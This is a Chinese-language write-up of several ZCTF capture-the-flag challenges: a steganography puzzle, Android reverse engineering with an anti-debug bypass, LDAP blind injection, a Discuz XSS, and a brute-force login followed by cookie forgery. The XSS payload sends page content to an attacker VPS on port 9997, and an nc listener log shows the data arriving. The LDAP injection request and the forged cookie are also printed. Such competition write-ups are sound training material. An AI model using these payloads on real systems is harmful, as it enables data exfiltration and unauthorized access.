FlappyPig ZCTF Writeup


MISC

xctf 竞赛规则

这个题的脑洞 简直。。。


主要看 spacing　　可以看到3种间距　-2 0 2　　　于是推算 -2 和 2 的时候

一个烫=一个0或者一个1



```
  ▼<w:rPr>
     <w:rFonts w:hint="eastAsia"/>
     <w:color w:val="FFFFFF" w:themeColor="background1"/>
     <w:sz w:val="2"/>
     <w:szCs w:val="2"/>
   </w:rPr>
   <w:t>烫烫烫烫烫烫烫烫烫烫</w:t>
 </w:r>
▼<w:r w:rsidRPr="00893D4E">
  ▼<w:rPr>
     <w:rFonts w:hint="eastAsia"/>
     <w:color w:val="FFFFFF" w:themeColor="background1"/>
     <w:spacing w:val="-2"/>
     <w:sz w:val="2"/>
     <w:szCs w:val="2"/>
   </w:rPr>
   <w:t>烫</w:t>
 </w:r>
▼<w:r w:rsidRPr="00893D4E">
  ▼<w:rPr>
     <w:rFonts w:hint="eastAsia"/>
     <w:color w:val="FFFFFF" w:themeColor="background1"/>
     <w:sz w:val="2"/>
     <w:szCs w:val="2"/>
   </w:rPr>
   <w:t>烫烫烫烫烫烫烫烫烫烫烫烫烫烫烫烫烫烫</w:t>
 </w:r>
▼<w:r w:rsidRPr="00893D4E">
  ▼<w:rPr>
     <w:rFonts w:hint="eastAsia"/>
     <w:color w:val="FFFFFF" w:themeColor="background1"/>
     <w:spacing w:val="2"/>
     <w:sz w:val="2"/>
     <w:szCs w:val="2"/>
   </w:rPr>
   <w:t>烫</w:t>
```

猜测开头




ZCTF{

转换后的二进制:

```
0101101001000011010101000100011001111011
```

发现完全吻合之后 把所有168个烫都转换为二进制 最后8个二进制输出一个字符


得到flag



ZCTF{C0nnE_ON_B4BUj!}


Android200

首先出现的是登陆窗口，检查登录名密码的函数在这里



```
else if(new Auth().auth(((Context)this), email + passwd, this.databaseopt()) == 1) {
    Toast.makeText(this.getApplicationContext(), this.getString(0x7F060010), 0).show();  // Auth
    this.OpenNewActivity(passwd);  // passwd={Notthis}
```


使用 Auth.auth 函数验证用户名密码，this.databaseopt()函数获得加密用的密钥，该函数如下图，大概是从 key.db 中获取密钥



```
public String databaseopt() {
    SQLiteDatabase$CursorFactory v13 = null;
    String dbPath = this.getString(0x7F060013);  // /data/data/com.zctf.
    String dbName = this.getString(0x7F060012);  // key.db
    File v6 = new File(dbPath);
    if(!v6.exists()) {
        v6.mkdir();
    }

    try {
        InputStream v7 = this.getBaseContext().getAssets().open(dbName);
        FileOutputStream v9 = new FileOutputStream(dbPath + dbName);
        byte[] v2 = new byte[1024];
        while(true) {
            int v8 = v7.read(v2);
            if(v8 <= 0) {
                break;
            }

            ((OutputStream)v9).write(v2, 0, v8);
        }

        ((OutputStream)v9).flush();
        ((OutputStream)v9).close();
        v7.close();
    }
    catch(Exception v5) {
        v5.printStackTrace();
    }
```

下个 log 直接把 key 打印出来，是 zctf{Notthis}，因此用户名是 zctf，密码应该是{Notthis}。


这一步通过了之后会运行 app 这个类，里面会检查反调试，并且设置了退出时间，把相应退出的转跳判断改掉就不会退出了。最后程序会调用 JNIclass.sayHelloInc



```
this.tv.setText(this.dataProvider.sayHelloInc(passwd));
```


用 ida 查看相关汇编

其中会调用 Java_com_zctf_app_JNIclass_add_0()查看/proc/pid/status 进行反调试，调试的时候把它的返回值改为 0，即可绕过。




```
if ( Java_com_zctf_app_JNIclass_add_0() )
{
  v12 = v3;
  v13 = *(int (__fastcall **)(_DWORD, _DWORD))(*(_DWORD *)v3 + 668);
  v14 = (int)"you miss sth";
}
else
```

剩下的部分貌似是拼接/data/data/com.zctf.app/files/bottom 和 so 文件内部的一个字符串，然后使用 des 解密。



```
memset(v15, 0, 0x1460u);
memcpy((void *)v16, &top, 0x100u);
v17 = fopen("/data/data/com.zctf.app/files/bottom", "rb");
v18 = v17;
if ( v17 )
{
  v21 = fread((void *)(v16 + 256), 1u, 0x1360u, v17);
  fclose(v18);
  memset(&v25, 0, 0x10u);
  v22 = *((_DWORD *)pPasswd + 1);
  *(_DWORD *)&v25 = *(_DWORD *)pPasswd;
  v26 = v22;
  v23 = malloc(0x1460u);
  memset(v23, 0, 0x1460u);
  DES_Decrypt(v16, v21 + 256, (int)&v25, v23);
  free((void *)v16);
  free(v23);
  v19 = (int)"System.out";
  v20 = (int)"Too late, Boy";
}
```

这里直接用 gdb dump 出解密后的值即可 ,是一张图片。用 stegsolve 打开即可看到 flag。




WEB

Web150 Easy Injection

一个登录框..测试了下感觉不像注入，cookie 中有个 sessionhint,发现是 base32 编码，解码发现是说不是 sql 注入，

扫了下端口，发现存在 389 端口，ldap，参考 drops 的文章，用 admin/*登录进后台，发现一个搜索，搜索 a 回显，0 admin, (|(uid=*a*))猜测是后端的语句，这里又有一个 sessionhint 解出来 can you find my description,后来才发现 description 是表名，于是根据 drops 文章一位一位盲注出。

payload：search=b*)(description=z



Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads

Attack type: Sniper

```
POST /search.php? HTTP/1.1
Host: 120.24.18.206
Content-Length: 28
Pragma: no-cache
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://120.24.18.206
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_3) AppleWebKit/537.36 (KHTML, like Gecko) C
Content-Type: application/x-www-form-urlencoded
Referer: http://120.24.18.206/search.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6,ja;q=0.4,zh-TW;q=0.2
Cookie: PHPSESSID=qlvtjgha0lgcaean10mqdad3c0; SESSIONHINT=MNQW4IDZN52SAZTJNZSCA3LZEBSGK43DOJUXA5DJN5

search=b*)(description=zctf{303A61ACE0204A2D5F352771D6F1BBA2}§a§
```


Web200 加密的帖子

没啥好说的这题..你以为你换个 DedeCMS 的 Logo 我就认不出你是 Discuz 了么!

XSS 漏洞,wooyun 上有,在回复帖子的位置插入代码:


[flash]http://VPS_IP:9997/flash.swf?'+btoa(escape(document.body.innerHTML))+'[/flash]

VPS 上 nc 监听 9997 端口,就能接收到数据了..



```
[root@InkSecLinodeJP:/pentest/src/beef# nc -lvvp 9997
 Listening on [0.0.0.0] (family 0, port 9997)
 Connection from [171.11.0.77] port 9997 [tcp/*] accepted (family 2, sport 16310)
 GET /flash.swf?JTBBJTNDZGl2JTIwaWQlM0QlMjJhcHBlbmRfcGFyZW50JTIyJTNFJTNDL2RpdiUzRSUzQ2Rp
 Q2RpdiUyMGNsYXNzJTNEJTIyd3AlMjIlM0UlMEElM0NkaXYlMjBjbGFzcyUzRCUyMnolMjIlM0UlM0NhJTIwaHJ
 lNWY4OTRiYWZmNjU2OTlkMjA1MTEzLyUyNyUyOSUzQiUyMiUzRSV1OEJCRSV1NEUzQSV1OTk5NiV1OTg3NSUzQy
 QlMjJhZGRGYXZvcml0ZSUyOHRoaXMuaHJlZiUyQyUyMCUyN0RlZGVDbXMlMjclMjklM0JyZXR1cm4lMjBmYWxzZ
 CUzRCUyMnN3aXRjaGJsaW5kJTIyJTIwaHJlZiUzRCUyMmphdmFzY3JpcHQlM0ElM0IlMjIlMjBvbmNsaWNrJTNE
 MnN3aXRjaGJsaW5kJTIyJTNFJXU1RjAwJXU1NDJGJXU4Rjg1JXU1MkE5JXU4QkJGJXU5NUVFJTNDL2ElM0UlMEE
 lMjklMjIlMjB0aXRsZSUzRCUyMiV1NTIwNyV1NjM2MiV1NTIzMCV1N0E4NCV1NzI0OCUyMiUyMGNsYXNzJTNFJT
```

解码之后就能看到 flag




```
<br>
ZCTF{odA7_dZ_xSs!}<br>
</td></tr></tbody></table>
```

老大知道 flag

首先爆破常用姓名　最后可以登录 zhangwei 123456

登录上去之后发现通讯录　还有 md5 过的 cookie　解不开



```
1:老大
2:陈杰
3:李敏
4:张超
5:王鑫
6:李宇
7:蒋少杰
8:赵毛毛
9:牛犇犇
10:王平
11:张辉
12:周杰伦
13:王玉梅
```

```
Error: Request to bg page (sync) rejected by timec
> console.log(document.cookie)
  key=ca1270906f3d0a5af3280107c726d761
<· undefined
>
```


然后爆破通讯录里的弱口令

可以得到 niubenben 123456789

继续登录 发现 cookie 可以解 解完之后是 9+ADk-

可以推算老大 是 1+xxxx 最后尝试多次发现+ADk- 是 utf-7 的编码


于是构造老大的 cookie



```
1
```

```
+ADE-
```

再 md5 下　　用 burp 发包 拿到 flag



```
GET /a279037c74965126a963576544ba9b06/index.php HTTP/1.1
Host: 121.42.58.105
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:40.0)
Gecko/20100101 Firefox/40.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://121.42.58.105/a279037c74965126a963576544ba9b06/login.php
Cookie: key=cd53009e0df5b83529120a75f6f28bf6
Connection: keep-alive
Cache-Control: max-age=0
```

